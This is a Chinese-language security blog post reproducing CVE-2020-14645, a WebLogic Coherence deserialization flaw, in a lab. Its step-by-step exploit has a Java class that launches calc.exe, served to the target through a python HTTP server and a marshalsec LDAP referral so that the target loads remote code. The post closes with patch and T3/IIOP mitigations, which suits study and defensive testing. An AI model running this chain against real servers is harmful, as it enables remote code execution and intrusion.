

CVE-2020-14645: Weblogic远程代码执行复现

原创 纸超人 Timeline Sec

2020-07-24原文

收录于话题

#CVE 8

#漏洞复现 111

#weblogic 8

#漏洞复现文章合集 70

上方蓝色字体关注我们，一起学安全！

本文作者：纸超人@Timeline Sec

本文字数：973

阅读时长：3~4min

声明：请勿用作违法用途，否则后果自负

0x01 简介

WebLogic 是美国 Oracle 公司出品的一个 application server，是一个基于JAVAE架构的中间件，WebLogic是用于开发、集成、部署和管理大型分布式Web应用、网络应用和数据库应用的Java应用服务器。

0x02 漏洞概述

攻击者可利用该漏洞实现远程代码执行。该反序列化的gadget存在与coherence包中。编号 CVE-2020-14645。

构造chain类似于common-collection的chain，可以照葫芦画瓢。

mvn 好像不能下载coherence包，很奇怪，直接下jar包就行。

反序列化的对象，通过t3发送给weblogic即可。所以，这个只是生成payload的工具。

0x03 影响版本

Oracle Oracle WebLogic Server 10.3.6.0.0

Oracle WebLogic Server 12.2.1.4.0

Oracle WebLogic Server 12.2.1.3.0

Oracle WebLogic Server 12.1.3.0.0

Oracle WebLogic Server 14.1.1.0.0

0x04 环境搭建

JDK Version < JDK6u211/7u201/8u191

Weblogic Version 12.2.1.4.0

1. 在官网下载上面的安装包
2. 安装好对应JAVA并配置好环境变量，java javac命令可以执行

```
java -version
```

```
javac -version
```


```
C:\Users\Administrator\Desktop\fmw_12.2.1.4.0_wls_lite_Disk1_lof1\fmw_12.2.1.4.0_wls_lite_Disk1_lof1>java -version
Unrecognized option: -version
Error: Could not create the Java Virtual Machine.
Error: A fatal exception has occurred. Program will exit.

C:\Users\Administrator\Desktop\fmw_12.2.1.4.0_wls_lite_Disk1_lof1\fmw_12.2.1.4.0_wls_lite_Disk1_lof1>javac -version
javac 1.8.0_73

C:\Users\Administrator\Desktop\fmw_12.2.1.4.0_wls_lite_Disk1_lof1\fmw_12.2.1.4.0_wls_lite_Disk1_lof1>
```

3. 使用管理员权限打开CMD执行安装命令


```
java -jar fmw_12.2.1.4.0_wls_lite_generic.jar
```



```
管理员: C:\Windows\System32\cmd.exe - java -jar fmw_12.2.1.4.0_wls_lite_generic.jar
(c) 2019 Microsoft Corporation。保留所有权利。
C:\Users\Administrator\Desktop\fmw_12.2.1.4.0_wls_lite_Disk1_lof1\fmw_12.2.1.4.0_wls_lite_Dis
k1_lof1>java -jar fmw_12.2.1.4.0_wls_lite_generic.jar
启动程序日志文件为C:\Users\Administrator\AppData\Local\Temp\OraInstall2020-07-23_10-33-00PM\1
auncher2020-07-23_10-33-00PM.log。
```

Timeline Sec

4. 无脑下一步





5. 稍等片刻会自动打开配置向导，下一步

配置类型

ORACLE
FUSION MIDDLEWARE



- 创建域
- 模板
- 管理员帐户
- 域模式和 JDK
- 高级配置
- 配置概要
- 配置进度
- 配置完毕

您想做什么？

- 创建新域 (C)
- 更新现有域 (U)

域位置: C:\Oracle\Middleware\Oracle_Home\user_projects\domains\base_domain

浏览 (B)

创建新域。

帮助 (H)

< 上一步 (B)

下一步 (N) >

完成 (F)

取消

Timeline-sec

模板



- 创建域
- 模板**
- 管理员帐户
- 域模式和 JDK
- 高级配置
- 配置概要
- 配置进度
- 配置完毕

全部默认下一步

使用产品模板创建域 (P):

筛选模板:

- 包含所有选定模板 (S) 包含所有以前应用的模板 (I)

可用模板

- Basic WebLogic Server Domain [wlserver] *
- WebLogic Advanced Web Services for JAX-RPC Extension [oracle_common]
- WebLogic Advanced Web Services for JAX-WS Extension [oracle_common]
- WebLogic JAX-WS SOAP/JMS Extension [oracle_common]
- WebLogic Coherence Cluster Extension [wlserver]

使用定制模板创建域 (C):

模板位置:

帮助 (H)

< 上一步 (P)

下一步 (N) >


完成 (F)

取消





6. 完成安装，然后打开startWebLogic运行服务



7. 浏览器访问http://IP:7001/console, 至此环境搭建完毕



0x05 漏洞复现

目标192.168.132.171:7001

1. payload

```
public class exp{  
  
    // POC open calc  
  
    public exp(){  
  
        try {
```

```
        Runtime.getRuntime().exec("calc.exe");
    } catch (Exception e) {
        e.printStackTrace();
    }
}


public static void main(String[] argv){
    exp e = new exp();
}
}
```

2. 编译poc

```
javac poc.java
```

3. 使用python启动http服务器，并将poc.class放入站点根目录（我这边指定5001端口）

```
python3 -m http.server 5001
```



```
[root@aliyun ~]# python3 -m http.server 5001
Serving HTTP on 0.0.0.0 port 5001 (http://0.0.0.0:5001/)
```

4. 使用marshalsec搭建ldap服务

marshalsec 下载及使用方式

<https://github.com/ianxtianxt/marshalsec>


自行编译marshalsec的jar包：

```
mvn clean package -DskipTests
```

启动ldap服务，具体启动参数的介绍，查看作者的介绍。

```
java -cp marshalsec/target/marshalsec-0.0.3-SNAPSHOT-all.jar  
marshalsec.jndi.LDAPRefServer http://IP:port/#exp 5002
```

```
[root@aliyun ~]# java -cp marshalsec/target/marshalsec-0.0.3-SNAPSHOT-all.jar marshalsec.jndi.LDAPRefServer  
http://192.168.132.171:5001/#exp 5002  
Listening on 0.0.0.0:5002
```




5. 使用下面的工具 (需要mvn编译), 工具下载地址


https://github.com/DSO-Lab/Weblogic_CVE-2020-14645

```
java -jar CVE-2020-14645.jar LDAP服务器IP:port/#exp  
http://192.168.132.171:7001
```

```
PS C:\Users\ben89\Desktop\cve-2020-2555\Weblogic_CVE-2020-14645-master\target> java -jar  
CVE-2020-14645.jar 192.168.132.171:5002/#exp http://192.168.132.171:7001  
Weblogic version: 12.2.1.4
```



6. 成功(撒花★★,°*:.☆(▽▽)/\$:*°★★。)



0x06 修复方式

1、安装官方补丁

<https://www.oracle.com/security-alerts/cpujul2020.html>

2、限制T3访问来源

漏洞产生于WebLogic默认启用的T3协议，因此可通过限制T3访问来源来阻止攻击。

3、禁用IIOP协议

可以查看下面官方文章进行关闭IIOP协议。

<https://docs.oracle.com/middleware/1213/wls/WLACH/taskhelp/channels/EnableAndConfigureIIOP.html>

参考链接：

<https://github.com/ianxtianxt/marshalsec>

https://github.com/DSO-Lab/Weblogic_CVE-2020-14645



阅读原文看更多复现文章

Timeline Sec 团队

安全路上，与你并肩前行

精选留言

用户设置不下载评论
[阅读全文](#)